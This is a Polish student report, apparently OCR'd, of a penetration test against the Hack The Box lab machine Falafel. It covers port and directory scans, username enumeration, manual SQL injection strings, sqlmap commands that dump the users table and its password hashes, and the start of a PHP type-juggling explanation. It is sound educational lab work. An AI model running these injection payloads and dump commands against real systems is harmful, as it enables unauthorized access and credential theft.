
Projekt z Bezpieczeństwa Systemów Informatycznych

Wojciech Dubanowicz

Jakub Janusz

Wstęp

Jako projekt z Bezpieczeństwa Systemów Informatycznych, postanowiliśmy dokonać w ramach laboratorium testów penetracyjnych jednej z maszyn z portalu https://www.hackthebox.eu/. Strona zawiera wiele maszyn wirtualnych w postaci tzw. sandboxów, tzn. środowisk, w których użytkownicy mogą dokonywać dowolnych zmian i edycji z racji absolutnej izolacji tego środowiska. Wybór padł na maszynę **Falafel** z racji średniego poziomu trudności oraz ukrytych wskazówek w ciągu pokonywania kolejnych etapów:



Rekonesans

Uruchamiamy skrypt **nmapAutomator**, aby znaleźć otwarte porty i usługi działające na tych portach. NmapAutomator to proste narzędzie w języku Python do automatyzacji skanowania nmap w celu odczytu z pliku lub adresów IP do skanowania:

```
nmapAutomator.sh 10.10.10.73 All
```

- **All**: uruchamia kolejno wszystkie skany.

Otrzymujemy taki oto rezultat:

```
Running all scans on 10.10.10.73Host is likely running Linux----------Starting Nmap Quick Scan----------Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-31 00:20 EST
Nmap scan report for 10.10.10.73
Host is up (0.080s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  httpNmap done: 1 IP address (1 host up) scanned in 2.56 seconds
----------Starting Nmap Basic Scan----------Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-31 00:20 EST
Nmap scan report for 10.10.10.73
Host is up (0.088s latency).PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 36:c0:0a:26:43:f8:ce:a8:2c:0d:19:21:10:a6:a8:e7 (RSA)
|   256 cb:20:fd:ff:a8:80:f2:a2:4b:2b:bb:e1:76:98:d0:fb (ECDSA)
|_  256 c4:79:2b:b6:a9:b7:17:4c:07:40:f3:e5:7c:1a:e9:dd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/*.txt
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Falafel Lovers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
....Service detection performed. Please report any incorrect results at
```

https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.05 seconds----------
Starting Nmap UDP Scan----------

Starting Nmap 7.80 (https://nmap.org) at 2020-01-31 00:21 EST
Warning: 10.10.10.73 giving up on port because retransmission cap hit (1).
Nmap scan report for 10.10.10.73
Host is up (0.055s latency).
All 1000 scanned ports on 10.10.10.73 are open|filtered (975) or closed (25)Nmap done: 1 IP address (1 host up) scanned in 19.90 seconds----------Starting Nmap Full Scan----------

Starting Nmap 7.80 (https://nmap.org) at 2020-01-31 00:21 EST
Initiating Parallel DNS resolution of 1 host. at 00:21
Completed Parallel DNS resolution of 1 host. at 00:21, 0.01s elapsed
Initiating SYN Stealth Scan at 00:21
Scanning 10.10.10.73 [65535 ports]
.....
Nmap scan report for 10.10.10.73
Host is up (0.065s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open ssh
80/tcp open httpRead data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 132.81 seconds
         Raw packets sent: 66244 (2.915MB) | Rcvd: 66223 (2.668MB)No new ports----------Starting Nmap Vulns Scan----------

Running CVE scan on basic ports

Starting Nmap 7.80 (https://nmap.org) at 2020-01-31 00:23 EST
/usr/local/bin/nmapAutomator.sh: line 226: 1867 Segmentation fault $nmapType -sV --script vulners --script-args mincvss=7.0 -p$(echo "${ports}") -oN nmap/CVEs_"$1".nmap "$1"Running Vuln scan on basic ports

Starting Nmap 7.80 (https://nmap.org) at 2020-01-31 00:23 EST
Nmap scan report for 10.10.10.73
Host is up (0.045s latency).PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
|_
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelService detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 328.68 seconds----------
Recon Recommendations----------Web Servers Recon:

gobuster dir -w /usr/share/wordlists/dirb/common.txt -l -t 30 -e -k -x .html,.php -u

http://10.10.10.73:80 -o recon/gobuster_10.10.10.73_80.txt
nikto -host 10.10.10.73:80 | tee recon/nikto_10.10.10.73_80.txtWhich commands would you like to run?
All (Default), gobuster, nikto, Skip <!>Running Default in (1) s:----------Running Recon Commands----------Starting gobuster scan

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.73:80
[+] Threads:        30
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Show length:    true
[+] Extensions:     html,php
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/01/31 00:29:43 Starting gobuster
===============================================================
http://10.10.10.73:80/.hta (Status: 403) [Size: 290]
http://10.10.10.73:80/.hta.php (Status: 403) [Size: 294]
http://10.10.10.73:80/.hta.html (Status: 403) [Size: 295]
http://10.10.10.73:80/.htpasswd (Status: 403) [Size: 295]
http://10.10.10.73:80/.htpasswd.html (Status: 403) [Size: 300]
http://10.10.10.73:80/.htpasswd.php (Status: 403) [Size: 299]
http://10.10.10.73:80/.htaccess (Status: 403) [Size: 295]
http://10.10.10.73:80/.htaccess.html (Status: 403) [Size: 300]
http://10.10.10.73:80/.htaccess.php (Status: 403) [Size: 299]
http://10.10.10.73:80/assets (Status: 301) [Size: 311]
http://10.10.10.73:80/css (Status: 301) [Size: 308]
http://10.10.10.73:80/footer.php (Status: 200) [Size: 0]
http://10.10.10.73:80/header.php (Status: 200) [Size: 288]
http://10.10.10.73:80/images (Status: 301) [Size: 311]
http://10.10.10.73:80/index.php (Status: 200) [Size: 7203]
http://10.10.10.73:80/index.php (Status: 200) [Size: 7203]
http://10.10.10.73:80/js (Status: 301) [Size: 307]
http://10.10.10.73:80/login.php (Status: 200) [Size: 7063]
http://10.10.10.73:80/logout.php (Status: 302) [Size: 0]
http://10.10.10.73:80/profile.php (Status: 302) [Size: 9787]
http://10.10.10.73:80/robots.txt (Status: 200) [Size: 30]
http://10.10.10.73:80/server-status (Status: 403) [Size: 299]
http://10.10.10.73:80/style.php (Status: 200) [Size: 6174]
http://10.10.10.73:80/upload.php (Status: 302) [Size: 0]
http://10.10.10.73:80/uploads (Status: 301) [Size: 312]
===============================================================
```

```
2020/01/31 00:30:23 Finished
===============================================================Fi
nished gobuster scan

=========================

Starting nikto scan

- Nikto v2.1.6
---------------------------------------------------------------------
+ Target IP:          10.10.10.73
+ Target Hostname:    10.10.10.73
+ Target Port:        80
+ Start Time:         2020-01-31 00:30:25 (GMT-5)
---------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache
2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false
positives.
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7866 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2020-01-31 00:36:25 (GMT-5) (360 seconds)
---------------------------------------------------------------------
+ 1 host(s) testedFinished nikto scan

=========================


----------------------Finished all Nmap scans----------------------Completed in 15 minute(s)
and 39 second(s)
```

Znalazły się dwa otwarte porty:


- **Port 22:** uruchomiony OpenSSH 7.2p2
- **Port 80:** uruchomiony Apache httpd 2.4.18

Zanim przejdziemy do enumeracji, zanotujmy wyniki skanowania:

- Wersja OpenSSH, która działa na porcie 22, nie jest powiązana z żadnymi krytycznymi lukami w zabezpieczeniach, więc jest mało prawdopodobne, że uzyskamy początkowy dostęp przez ten port, chyba że znajdziemy dane logowania
- Skanowanie nmap i gobuster wykryło plik robots.txt, który uniemożliwia robotom internetowym indeksowanie plików z rozszerzeniem .txt, więc będziemy musieli przeprowadzić kolejne skanowanie gobuster, aby wyliczyć pliki z tym rozszerzeniem. **Gobuster** to narzędzie do odnajdywania identyfikatorów URI (katalogów i plików) w witrynach internetowych, subdomen DNS, nazw wirtualnych hostów na docelowych serwerach internetowych oraz otwartych bucketów Amazon S3.

Enumeracja

Sprawdzamy aplikację w przeglądarce:



Na stronie startowej nie ma nic przydatnego. Zanim klikniemy przycisk logowania, uruchomiamy skanowanie typu Gobuster, aby wyliczyć pliki z rozszerzeniem .txt. Może tam znajdziemy referencje:


```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -l -t 30 -x .txt -u http://10.10.10.73:80
```

- **dir:** tryb lokacji
- **-w:** lista słów
- **-l:** długość ciała w danych wyjściowych
- **-t:** liczba równoległych wątków
- **-x:** poszukiwane rozszerzenia plików
- **-u:** URL celu

Otrzymujemy takie oto wyniki:

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.73:80
[+] Threads:        30
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Show length:    true
[+] Extensions:     txt
[+] Timeout:        10s
===============================================================
2020/01/31 00:49:32 Starting gobuster
===============================================================
/images (Status: 301) [Size: 311]
/uploads (Status: 301) [Size: 312]
/assets (Status: 301) [Size: 311]
/css (Status: 301) [Size: 308]
/js (Status: 301) [Size: 307]
/robots.txt (Status: 200) [Size: 30]
/cyberlaw.txt (Status: 200) [Size: 804]
/server-status (Status: 403) [Size: 299]
```


Sprawdzamy zawartość pliku *cyberlaw.txt*:



Ten e-mail w zasadzie przedstawia drogę jak uzyskać wstępny dostęp do maszyny. Fakt, że użytkownik mógł zalogować się na konto administratora bez hasła, oznacza, że jest on podatny na wstrzyknięcie SQL. W e-mailu wspomniano, że są wprowadzone zabezpieczenia, więc

będziemy musieli poeksperymentować z SQLMap, aby ominąć te zabezpieczenia. Gdy już się zalogujemy, pojawi się funkcja przesyłania obrazu, która prawdopodobnie pozwoli nam wykonać kod na maszynie. **SQLMap** to narzędzie do testów penetracyjnych typu open source, które automatyzuje proces wykrywania i wykorzystywania błędów wstrzykiwania SQL oraz przejmowania serwerów baz danych.

Na początek sprawdźmy stronę logowania:



Z racji niestandardowej strony logowania, możemy wykonać następujące kroki:

1. Wypróbować standardowe kombinacje takie jak *admin/admin*, *admin/password* i *falafel/falafel*.
2. Sprawdzić czy możemy wyliczyć nazwy użytkowników na podstawie pełnego komunikatu o błędzie.

3. Ręcznie przetestować pod kątem wstrzyknięcia SQL. Jeśli wymagane jest bardziej złożone wstrzyknięcie, można uruchomić SQLMap.

4. Jeśli wszystko zawiedzie, można uruchomić hydrę, aby spróbować znaleźć dane logowania metodą bruteforce.

Żadna ze standardowych kombinacji danych logowania nie działała. Jednak podczas ich testowania zauważyliśmy, że za każdym razem, gdy umieszczamy nazwę użytkownika „admin", otrzymujemy błąd „ **Wrong identification: admin**", podczas gdy każda inna losowa nazwa użytkownika powoduje wyświetlenie błędu „ **Try again..**". Dlatego wiemy na pewno, że nazwa użytkownika „admin" to istniejąca nazwa użytkownika aplikacji. Nazywa się to szczegółowym komunikatem o błędzie, który pozwala nam wyliczyć prawidłowe nazwy użytkowników.

Następnie przetestujmy pod kątem wstrzyknięcia SQL. Zaczniemy od następującej prostej komendy w nazwie użytkownika:

```
' or 1=1
```

Otrzymujemy błąd "**Try again..**". Następnie próbujemy następującego:

```
admin' --
```

Otrzymujemy błąd "Wrong identification: admin". Komenda zdecydowanie koliduje z zapytaniem SQL. Wydaje się jednak, że jest to przypadek ślepego wstrzyknięcia kodu SQL, w którym wykorzystanie tej luki nie pozwoli nam na automatyczne obejście uwierzytelniania. Zamiast tego będziemy musieli zadać bazie danych serię prawdziwych i fałszywych zapytań, aby wyliczyć informacje, takie jak nazwy użytkowników i hasła. Ten typ wstrzyknięcia jest trudny do

wykorzystania nawet za pomocą takiego narzędzia, jak SQLMap, a pokażemy to poniżej.

Aby uruchomić SQLMap na aplikacji, najpierw musimy przechwycić żądanie logowania w **Burp** i zapisać je w pliku np. *login-request.txt*.

```
POST /login.php HTTP/1.1
Host: 10.10.10.73
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.73/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Connection: close
Cookie: PHPSESSID=h15rlqgk2b4on7lkkqkca22692
Upgrade-Insecure-Requests: 1username=admin&password=password
```

Burp jest narzędziem do przechwytywania żądań HTTP oraz ich modyfikacji w trakcie przesyłania do serwera. Ta aplikacja tworzy na naszym komputerze lokalny serwer proxy, przez który przechodzi cały ruch HTTP wychodzący z naszej przeglądarki.

Uruchamiamy SQLMap na żądanie:

```
sqlmap -level=5 -risk=3 -p username -r login-request.txt
```

- **-level:** poziom testów do przeprowadzenia (1–5, standardowo 1)
- **-risk:** ryzyko testów do przeprowadzenia (1–3, standardowo 1)
- **-p:** testowalny parametr(y)
- **-r:** ładowanie żądania http z pliku

Otrzymujemy następujący wynik, informujący nas, że przy zastosowanym ustawieniu konfiguracyjnym formularz logowania nie jest podatny na wstrzyknięcie SQL:


```
[20:16:43] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```

Jednak na podstawie naszych ręcznych testów wiemy na pewno, że strona logowania jest podatna na wstrzykiwanie SQL. Dostosowujemy konfigurację SQLMap:

```
sqlmap -level=5 -risk=3 -p username --string="Wrong identification" -r login-request.txt
```

- — **string:** Ciąg do dopasowania, gdy zapytanie jest oceniane jako True

Odkrywa, że parametr nazwy użytkownika jest podatny na ataki:



```
sqlmap identified the following injection point(s) with a total of 613 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 1472=1472-- ZWNo&password=password
---
[15:47:50] [INFO] testing MySQL
[15:47:50] [INFO] confirming MySQL
[15:47:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[15:47:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.73'

[*] ending @ 15:47:50 /2020-02-01/
```

Skonfigurujmy SQLMap, aby zrzucał wszystkie wpisy tabeli bazy danych:

```
sqlmap -level=5 -risk=3 -p username --string="Wrong identification" --dump --batch -r login-request.txt
```

- — **dump:** Zrzuca wpisy tabeli bazy danych DBMS


- — **batch:** Nie pyta o dane wejściowe użytkownika, używa domyślnego zachowania

Otrzymujemy następujący wynik:

```
Database: falafel
Table: users
[2 entries]
+----+--------+----------+--------------------------------------------+
| ID | role   | username | password                                   |
+----+--------+----------+--------------------------------------------+
| 1  | admin  | admin    | 0e462096931906507119562988736854           |
| 2  | normal | chris    | d4ee02a22fc872e36d9e3751ba72ddc8 (juggling) |
+----+--------+----------+--------------------------------------------+

[15:55:32] [INFO] table 'falafel.users' dumped to CSV file '/root/.sqlmap/output/10.10.10.73/dump/falafel/users.csv'
[15:55:32] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.73'

[*] ending @ 15:55:32 /2020-02-01/
```

SQLMap znalazł dwóch użytkowników: **admin** i **chris** i złamał hasło chrisa (**juggling**).

Zalogujmy się zatem na konto chrisa:



Na jego koncie nie ma funkcji przesyłania, ale wspomina o żonglowaniu. Ponieważ jest to aplikacja php i widzieliśmy w wyniku SQLMap, że hasło

administratora zaczyna się od ciągu „0e”, prawdopodobnie sugerują one atak polegający na żonglowaniu typami.

PHP nie wymaga deklarowania typu zmiennej podczas jej tworzenia, dlatego podczas oceny zmiennej może automatycznie wykonać konwersję z jednego typu na inny. Na przykład hasło administratora „0e462096931906507119562988736854” jest automatycznie konwertowane na zmiennoprzecinkowe i oceniane jako 0 (0 x 10 ^ (462…):


```
root@kali:~/Desktop/htb/falafel# php -a
